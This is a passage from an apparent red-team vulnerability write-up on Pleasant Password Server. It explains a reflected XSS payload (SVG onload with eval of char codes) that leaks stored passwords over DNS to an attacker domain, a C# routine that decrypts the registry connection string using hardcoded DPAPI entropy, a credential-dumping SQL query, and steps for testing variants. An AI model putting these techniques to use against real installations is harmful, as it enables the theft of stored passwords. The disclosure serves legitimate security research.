0+0+1and+*+SAT+*keep the schedule format, as before./%3Csvg%0Conload=opens the SVG element and starts the event handler, exactly as in the first proof of concept.eval(StringfromCharCode(<CHAR PAYLOAD>))is where the real script goes.<CHAR PAYLOAD>is the placeholder for the list of character codes; at runtime the browser turns them back into the original JavaScript and runs it.%3Ecloses the tag.
This produced a weaponised XSS payload:
Step 5: Deliver and observe the leak
With the crafted URL prepared, it was ready to send to a target. The report demonstrates it being executed in the lab environment:
The image demonstrates the crafted URL being executed in the lab environment.
The encoded credentials then arrived at the team's nameserver in the form of DNS queries for subdomains of the attacker controlled domain. A nameserver is the server that answers DNS questions for a domain; because the attackers own the domain, every lookup for a subdomain of it reaches them.
Lastly, the leaked credentials can be decoded back to plaintext: reverse the hex encoding, then reverse the XOR with the same key.
Root cause
The cronString parameter is reflected into the response without sufficient sanitisation to restrict it to the characters expected in a cron expression, so markup supplied by the caller is parsed by the browser. The endpoint is reachable without authentication, which widens the set of people who can trigger the reflection. The CSP configuration prevented loading external JavaScript, and no CORS headers were present, but neither stopped the attack: the payload is inline and the exfiltration channel is DNS, which the browser performs for the subdomain lookups regardless of those controls.
Impact
An unauthenticated attacker who can get a victim to open a crafted URL can run JavaScript in the context of the Pleasant Password Server portal. "In the context of" means the script runs as if it were part of that site, so it can use the victim's logged-in session and call the portal's own features. In the demonstrated payload, that script reads the folder tree, lists the credentials in the root folder, fetches each plaintext password, and exfiltrates usernames and passwords over DNS to an attacker controlled domain. The result is a leak of passwords stored in the solution, which was the original objective of the engagement.
Alternative technique: recovering credentials from a compromised host
Moving to an authenticated perspective, the team investigated how easily credentials could be extracted if the host running the service had been compromised. Pleasant Password Server supports SQLite, MSSQL and PostgreSQL for storing sensitive data.
Decrypting the connection string stored in the registry
A brief review of the installed solution found the backend database connection string stored in the registry, encrypted, at HKLM\SOFTWARE\Pleasant Solutions\PasswordManager\DatabaseConnectionString. The Windows registry is a central store of settings on Windows machines; HKLM stands for HKEY_LOCAL_MACHINE, the part of it that holds settings for the whole computer. A connection string is the text a program uses to find its database and log in to it.
Some quick reversing led to the logic for decrypting the connection string. Reversing means taking a compiled program apart to understand what it does. The relevant code lives at:
- DLL:
C:\Program Files (x86)\Pleasant Solutions\Pleasant Password Server\www\bin\PassMan.Configuration.dll - Namespace:
PassMan.Configuration - Class:
DbConfigurationStore - Method:
MigrateRegistryConnectionString
A DLL is a file containing code that a program loads and uses; a namespace and a class are ways of grouping code inside it, and a method is one specific function within that group.
The connection string is encrypted using the data protection API (DPAPI) with additional entropy hardcoded in a Constants class. DPAPI is a Windows feature that encrypts data so that only the right machine or user can decrypt it; entropy here is extra secret material mixed into the encryption, and hardcoded means it is written into the program itself rather than generated per installation.
With system access, the plaintext connection string can be retrieved by running a simple decryption routine on the host as an administrative user:
static string DecryptRegKey(string encryptedConnectionString) { byte[] additionalEntropy = { 0x9D, 0x38, 0x4A, 0xB6, 0x2D, 0x0E, 0x4E, 0x2F, 0x5A, 0x66, 0x44, 0x7B, 0x7A, 0x3E, 0x30, 0x69 }; try { return Encoding.ASCII.GetString(ProtectedData.Unprotect(Convert.FromBase64String(encryptedConnectionString), additionalEntropy, DataProtectionScope.LocalMachine)); } catch (Exception ex) { Console.WriteLine("[X] Something went wrong: " + ex); Console.WriteLine("[X] Has AdditionalEntropy changed? Check PassMan.Configuration.dll Constants..."); return null; } }
Line by line, in plain words:
static string DecryptRegKey(string encryptedConnectionString)declares a function that takes the encrypted text and returns the decrypted text.byte[] additionalEntropy = { 0x9D, 0x38, ... }is the hardcoded extra secret copied from the product'sConstantsclass. The0xnumbers are bytes written in hexadecimal.try { ... }starts a block where errors are caught rather than crashing the program.Convert.FromBase64String(encryptedConnectionString)turns the stored text back into raw bytes. Base64 is a way of writing binary data using ordinary letters and digits.ProtectedData.Unprotect(..., additionalEntropy, DataProtectionScope.LocalMachine)is the DPAPI call that decrypts the data.LocalMachinemeans the encryption is tied to the computer, so any administrative user on that host can decrypt it.Encoding.ASCII.GetString(...)turns the decrypted bytes back into readable text, the plaintext connection string.catch (Exception ex)handles failure, and the twoConsole.WriteLinelines print an error and a hint that the entropy may have changed in a newer version.
Armed with the connection string, the team connected to the backend database. The following example lists credential sets in an MSSQL deployment:
SELECT Name,Username,Password FROM dbo.CredentialObject;
Line by line:
SELECTis the SQL command that asks a database to return data. SQL is the language used to talk to databases.Name,Username,Passwordare the columns to return: the entry's name, the username and the password.FROM dbo.CredentialObjectsays which table to read; a table is like a spreadsheet inside the database, anddbois its schema, a grouping name.- The
;simply ends the statement.
As expected, all the values in the Password column were encrypted.
Decrypting passwords stored in the database
Further reversing found a hardcoded string used as the key for all crypto routines in the class:
- DLL:
C:\Program Files (x86)\Pleasant Solutions\Pleasant Password Server\www\bin\Pleasant.dll - Namespace:
Pleasant.Security - Class:
Obfuscation
A crypto routine is a piece of code that encrypts or decrypts data; the key is the secret value that controls it. If the key is hardcoded, it is the same on every installation and can be read out of the program.
The methods responsible for handling encryption and decryption of the passwords in the database were also identified:
- Namespace:
Pleasant.Security - Class:
Encryption
With all the required information gathered, the team could:
- Identify and connect to the backend database.
- Extract all users and passwords.
- Decrypt the passwords based on the identified logic.
A utility to aid in these actions is published on GitHub as PleasantTools.
Fix
The XSS was identified in releases v7.11.38 and v7.11.41, and remediation was verified in v8.1.0. Remediation was verified in v8.1.0. The report does not describe the code change itself. The registry and database findings are presented as an alternative technique for a host that has already been compromised, not as a separate vulnerability with its own fix.
Variants to test
- Other reflection points in the same portal. Send a cron expression containing an HTML element with an event handler to any endpoint that echoes user input back. A positive result is the browser parsing the element and running the handler.
- Unauthenticated reachability. Request the humanize endpoint without a session cookie. A session cookie is a small piece of data the browser stores to prove you are logged in; leaving it out tests whether login is required. A positive result is a reflected response containing the supplied markup.
- Character filter probing. Try spaces, quotation marks, angle brackets and encoded equivalents such as
%3C,%3Eand%0Cin the parameter. A positive result is any of them surviving into the response unescaped. - CSP bypass via DNS. Where CSP blocks external scripts, build a payload that reads data through same-origin API calls and exfiltrates it as subdomain labels. An API is the set of addresses a program offers for other programs to call; same-origin means the calls go to the same site, which CSP allows. A positive result is DNS queries arriving at a nameserver you control.
- Registry-stored secrets on Windows hosts. Look for encrypted connection strings under the product's registry key and check whether the decryption routine uses DPAPI with hardcoded entropy. A positive result is a plaintext connection string recovered as an administrative user.
- Hardcoded crypto keys in application DLLs. Search for static key material in security-related classes and test whether it decrypts values from the database. A positive result is a stored password recovered in plaintext.
Glossary
- Adversary simulation: a realistic attack exercise run by hired testers to measure how well an organisation resists a real attacker.
- API: the set of addresses and rules a program offers so other programs can ask it to do things.
- Attribute: a setting written inside an HTML tag, such as
onload. - Backend database: the storage engine where an application keeps its data.
- Base64: a way of writing binary data using ordinary letters and digits.
- Char encoding: writing text as a list of character codes so it contains no spaces or quotes.
- Class: a named group of related code inside a program.
- Connection string: the text a program uses to find its database and log in to it.
- Content Security Policy (CSP): a rule a website sends to the browser saying which sources of code are allowed.
- Cookie: a small piece of data a browser stores for a site, often used to prove you are logged in.
- CORS (Cross Origin Resource Sharing): a mechanism that lets a page on one site read responses from another site.
- Credentials: a username and password pair, here the entries stored in the password manager.
- Cron expression: a compact way of writing a schedule, such as when a job should run.
- Cross-site scripting (XSS): a bug where input from a user ends up in a page and the browser runs it as code.
- CVE: a public catalogue number given to a known vulnerability.
- DLL: a file containing code that a program loads and uses.
- DNS: the internet's address book, translating names into addresses.
- DPAPI (Data Protection API): a Windows feature that encrypts data so only the right machine or user can decrypt it.
- Endpoint: a specific address on a server that performs one job.
- Entropy: extra secret material mixed into encryption.
- eval: a JavaScript function that runs a piece of text as code.
- Event handler: an instruction that runs when something happens to an element, such as it loading.
- Exfiltration: getting stolen data out of the victim's environment.
- fetch: the browser's built-in function for making HTTP requests.
- GET request: the ordinary kind of HTTP request a browser makes when you open a link.
- Hardcoded: written into the program itself rather than generated per installation.
- Hex encoding: writing each byte as two readable characters.
- HTTP: the set of rules browsers and servers use to exchange requests and responses.
- JSON: a text format for structured data.
- Key: the secret value that controls an encryption or decryption routine.
- Method: one specific function inside a class.
- Nameserver: the server that answers DNS questions for a domain.
- Namespace: a way of grouping code inside a program.
- Parameter: a named value passed to a feature, usually in the query string of a URL.
- Payload: the code an attacker sends to make a bug do something useful to them.
- Plaintext: data in readable form, not encrypted.
- PoC (proof of concept): the smallest piece of evidence that shows a bug is real.
- Port: the numbered door on a machine that a service listens on.
- POST request: the HTTP method used when sending data to the server.
- Query string: the part of a URL after the
?sign, carrying data to the server. - Red team: security testers who attack an organisation on purpose to find weaknesses.
- Reflected XSS: XSS where the attacker's input bounces off the server and back into the victim's browser.
- Registry: a central store of settings on Windows machines.
- Reversing: taking a compiled program apart to understand what it does.
- Sanitisation: cleaning input so it can only contain what the feature expects.
- Session: the logged-in state a browser keeps for a user on a site.
- SQL: the language used to talk to databases.
- SVG: a way to draw graphics in a web page using markup.
- Table: a spreadsheet-like structure inside a database.
- Unauthenticated: without any valid login.
- URL encoding: writing special characters as
%followed by two hex digits so they survive in a URL. - UTF-8: a way of turning text into bytes.
- XOR: a simple mathematical operation on bytes that scrambles data reversibly with a key.




